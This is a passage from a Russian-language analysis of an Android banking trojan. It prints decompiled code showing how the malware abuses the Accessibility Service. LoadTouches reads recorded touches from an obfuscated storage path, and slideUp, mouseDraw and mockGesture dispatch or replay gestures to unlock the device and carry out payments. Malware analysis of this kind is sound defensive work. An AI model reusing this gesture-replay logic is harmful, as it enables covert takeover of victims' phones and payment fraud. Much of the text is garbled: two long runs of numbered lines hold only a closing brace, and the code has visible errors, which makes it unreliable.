134 }
135 }
136 }
137 }
138 }
139 }
140 }
141 }
142 }
143 }
144 }
145 }
146 }
147 }
148 }
149 }
150 }
151 }
152 }
153 }
154 }
155 }
156 }
157 }
158 }
159 }
160 }
161 }
162 }
163 }
164 }
165 }
166 }
167 }
168 }
169 }
170 }
171 }
172 }
173 }
174 }
175 }
176 }
177 }
178 }
179 }
180 }
181 }
182 }
183 }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }

```

```

152 public static LinkedHashMap<String, Point[]> LoadTouches(Context context, String str) {
153     String str2 = str + ".json";
154     File file = new File(Environment.getExternalStorageDirectory() + utilities.extractString(
155     "/Config/sysipvozashtgeqqvldyhuorjkiivrgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwqslneskdldcbpfavmna
156     acqlomgvsbhbfbmolfuftblynzlxwgvbsenauquvhfzcnpywtflbiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwji
157     ioqodjyefcugormhrghimwqxabnfkufbjafqhyoxhyffxokhupquqamymuxxlgypdsdchnoubztyilwhphoqfgndisornemzmx
158     ubczcjdfloelluaglebykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbszyisephrdnprjcjghxgdkqukytpwykpkqi
159     yulk55/apps/tch",
160     "ipvozashtgeqqvldyhuorjkiivrgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwqslneskdldcbpfavmna
161     bfmolfuftblynzlxwgvbsenauquvhfzcnpywtflbiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwji
162     uqormhrghimwqxabnfkufbjafqhyoxhyffxokhupquqamymuxxlgypdsdchnoubztyilwhphoqfgndisornemzmxubczcj
163     luaglebykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbszyisephrdnprjcjghxgdkqukytpwykpkqi
164     yulk55/apps/tch");
165     if (file.exists()) {
166         try {
167             FileInputStream fileInputStream = new FileInputStream(new File(file, str2));
168             byte[] bArr = new byte[fileInputStream.available()];
169             fileInputStream.read(bArr);
170             fileInputStream.close();
171             JSONObject jsonObject = new JSONObject(new String(bArr));
172             LinkedHashMap<String, Point[]> linkedHashMap = new LinkedHashMap<>();
173             Iterator<String> keys = jsonObject.keys();
174             while (keys.hasNext()) {
175                 String next = keys.next();
176                 JSONArray jsonArray = jsonObject.getJSONArray(next);
177                 Point[] pointArr = new Point[jArray.length()];
178                 for (int i = 0; i < jsonArray.length(); i++) {
179                     JSONObject jsonObject2 = jsonArray.getJSONObject(i);
180                     pointArr[i] = new Point(jsonObject2.getInt("x"), jsonObject2.getInt("y"));
181                 }
182                 linkedHashMap.put(next, pointArr);
183             }
184             return linkedHashMap;
185         } catch (Exception unused) {
186             return null;
187         }
188     }
189     return null;
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }

```

За **загрузку записи** прикосновений отвечает метод **LoadTouches** класса **MySettings**. Он, напротив, считывает массив прикосновений из **JSON** файла, который располагается на внешнем хранилище в папке **/Config/sys/apps/tch** и возвращает словарь координат

УПРАВЛЕНИЕ ПРИКОСНОВЕНИЯМИ



Некоторые жесты и действия вынесены в специально выделенные **функции-заготовки**. Так, например, пролистывание вверх определено функцией **slideUp**, в которой прописана необходимая последовательность координат, преобразуемая в массив точек, используемый функцией **mouseDraw**:

```

FirewallServices x CC x AccessService x MySettings x RecordScreenUtil
}
2184 public void slideUp(AccessibilityService accessibilityService) {
2185     String[] split =
        "{X=526,Y=2334}:{X=526,Y=2317}:{X=526,Y=2291}:{X=526,Y=2268}:{X=526,Y=2242}:{X=526,Y=2217}:{X=526,Y=2192}:{X=526,Y=2169}:{X=526,Y=2143}:{X=526,Y=2126}:{X=526,Y=2106}:{X=526,Y=2090}:{X=526,Y=2050}:{X=526,Y=2034}:{X=526,Y=2014}:{X=526,Y=1994}:{X=526,Y=1977}:{X=526,Y=1958}:{X=526,Y=1921}:{X=526,Y=1902}:{X=526,Y=1885}:{X=526,Y=1865}:{X=526,Y=1842}:{X=526,Y=1816}:{X=526,Y=1760}:{X=526,Y=1736}:{X=526,Y=1703}:{X=526,Y=1680}:{X=526,Y=1661}:{X=526,Y=1631}:{X=526,Y=1611}:{X=526,Y=1598}:{X=526,Y=1581}:{X=526,Y=1568}:{X=526,Y=1555}:{X=526,Y=1525}:{X=526,Y=1505}:{X=526,Y=1489}:{X=526,Y=1469}:{X=526,Y=1449}:{X=526,Y=1426}:{X=526,Y=1377}:{X=526,Y=1357}:{X=526,Y=1340}:{X=526,Y=1320}:{X=526,Y=1301}:{X=526,Y=1284}:{X=526,Y=1248}:{X=526,Y=1228}:{X=526,Y=1208}:{X=526,Y=1192}:{X=526,Y=1172}:{X=526,Y=1136}:{X=526,Y=1116}:{X=526,Y=1099}:{X=526,Y=1080}:{X=526,Y=1066}:{X=526,Y=1053}:{X=526,Y=1037}:{X=526,Y=1030}:{X=526,Y=1023}:{X=526,Y=1017}:{X=526,Y=1004}:{X=526,Y=994}:{X=526,Y=967}:{X=526,Y=954}:{X=526,Y=944}:{X=526,Y=938}:{X=526,Y=931}:{X=526,Y=924}:{X=526,Y=905}:{X=526,Y=895}:{X=526,Y=881}:{X=526,Y=868}:{X=526,Y=862}:{X=526,Y=852}:{X=526,Y=832}:{X=526,Y=825}:{X=526,Y=812}:{X=526,Y=806}:{X=526,Y=796}:{X=526,Y=789}:{X=526,Y=756}:{X=526,Y=753}:{X=526,Y=746}:{X=526,Y=746}";
        Point[] pointArr = new Point[split.length];
        for (int i = 0; i < split.length - 1; i++) {
            try {
                String[] split2 = split[i].replace("{", "").replace("}", "").split(",");
                pointArr[i] = new Point(Integer.parseInt(split2[0].split("=")[1]), Integer.parseInt(split2[1].split("=")[1]));
            } catch (Exception unused) {}
        }
        mouseDraw(pointArr, 850);
    }

    public void UL() {
        if (!((KeyguardManager) getSystemService("keyguard")).isKeyguardLocked() || Build.VERSION.SDK_INT < 23) {
            return;
        }
        this.skiprecord = true;
        new Handler(Looper.getMainLooper()).post(new Runnable() {
            // from class: remember_left.shxtoilzocgzhyiscroszkwwzgvwdjprkiyhlmopjlkglgeuo2.wysxsdgarrntcygtjjubsr
            // abbfxtfccp3.AccessService.1
        });
    }
}
2230
2232

```

Функция **mouseDraw**, в свою очередь, формирует из массива точек путь, из которого строится описание отправляемому устройству жеста:

```

{...} void
AccessService() void
ActivSend(AccessibilityE
AddID(String, String) vo
AddTname(String) void
AddLink(String, String)
ClickTextpostion(String,
MIUIpreformBattery(Acces
MakeNotifier(Context, St
RD(String) String
RDF(File) String
Removename(String) void
SW(String) void
ScanScreenText(Accessibi
ScreenScanner(AccessServ
SendMeHome() void
SendNotifi(Accessibility
StartAlerter(AccessServ
TouchWatcher(String, Str
Treger(String, String[])
UL() void
access$000() PowerManage
access$100(AccessService
access$1002(long) long
access$1100(AccessService
access$1200(AccessService
access$1300() PowerManag
access$1302(PowerManager
access$200(AccessService
access$300(AccessService
access$400(AccessService
access$602(long) long
access$702(long) long

```

```

FirewallServices x CC x AccessService x MySettings x RecordScreenUtil
@Override // android.accessibilityservice.AccessibilityService
220 public void takeScreenshot(int i, Executor executor, AccessibilityService.TakeScreenshotCallback
    takeScreenshotCallback) {
221     super.takeScreenshot(i, executor, takeScreenshotCallback);
    }

274 public void mouseDraw(Point[] pointArr, int i) {
    try {
275         if (Build.VERSION.SDK_INT >= 24) {
276             Path path = new Path();
277             path.moveTo(pointArr[0].x, pointArr[0].y);
278             for (int i2 = 1; i2 < pointArr.length; i2++) {
                try {
280                 path.lineTo(pointArr[i2].x, pointArr[i2].y);
                } catch (Exception unused) {}
            }
        }
        dispatchGesture(new GestureDescription.Builder().addStroke(new GestureDescription.StrokeDescription(
289         path, i)).build(), new AccessibilityService.GestureResultCallback() {
            // from class: remember_left.shxtoilzocgzhyiscroszkwwzgvwdjprkiyhlmopjlkglgeuo2.wysxsdgarrntcygtjjubsr
            // abbfxtfccp3.AccessService.1
        }, null);
        @Override // android.accessibilityservice.AccessibilityService.GestureResultCallback
291         public void onCompleted(GestureDescription gestureDescription) {
292             super.onCompleted(gestureDescription);
        }

        @Override // android.accessibilityservice.AccessibilityService.GestureResultCallback
296         public void onCancelled(GestureDescription gestureDescription) {
297             super.onCancelled(gestureDescription);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
302

```


УПРАВЛЕНИЕ ПРИКОСНОВЕНИЯМИ

По такому же принципу работает функция **mockGesture** класса **PerformGestureUtil**, используемая для отложенной имитации жестов, повторения последовательности прикосновений, записанных в переменную **thisAllSteps** вместо локального файла, при разблокировке устройства или при проведении оплаты

```

wallServices x CC x AccessService x AutoStart x RecordPayPass x PerformGestureUtil
36 private static void cloneAllSteps(LinkedList<LinkedList<MotionEvent>> linkedList) {
37     thisAllSteps = new LinkedList<>();
38     Iterator<LinkedList<MotionEvent>> it = linkedList.iterator();
39     while (it.hasNext()) {
40         LinkedList<MotionEvent> linkedList2 = new LinkedList<>();
41         Iterator<MotionEvent> it2 = it.next().iterator();
42         while (it2.hasNext()) {
43             linkedList2.add(MotionEvent.obtain(it2.next()));
44         }
45         thisAllSteps.add(linkedList2);
46     }
47 }
48 /* JADX INFO: Access modifiers changed from: private */
49 public static void mockGesture() {
50     long nextInt;
51     long j;
52     LinkedList<MotionEvent> poll = thisAllSteps.poll();
53     long nextInt2 = new Random().nextInt(20) + 40;
54     if (!poll.isEmpty()) {
55         long eventTime = poll.getLast().getEventTime();
56         nextInt = eventTime - poll.getFirst().getEventTime();
57         j = eventTime;
58     } else {
59         nextInt = new Random().nextInt(20) + 200;
60         j = 0;
61     }
62     GestureDescription.Builder builder = new GestureDescription.Builder();
63     MotionEvent poll2 = poll.poll();
64     Path path = new Path();
65     path.moveTo(poll2.getRawX(), poll2.getRawY() + ScreenUtil.getStatusBarHeight(service));
66     while (!poll.isEmpty()) {
67         MotionEvent poll3 = poll.poll();
68         path.lineTo(poll3.getRawX(), poll3.getRawY() + ScreenUtil.getStatusBarHeight(service));
69     }
70     if (Build.VERSION.SDK_INT >= 26) {
71         if (nextInt == 0) {
72             nextInt = new Random().nextInt(20) + 200;
73         }
74         builder.addStroke(new GestureDescription.StrokeDescription(path, nextInt2, nextInt, false));
75     }
76     dispatchGesture(builder.build(), j);
77 }

```

```

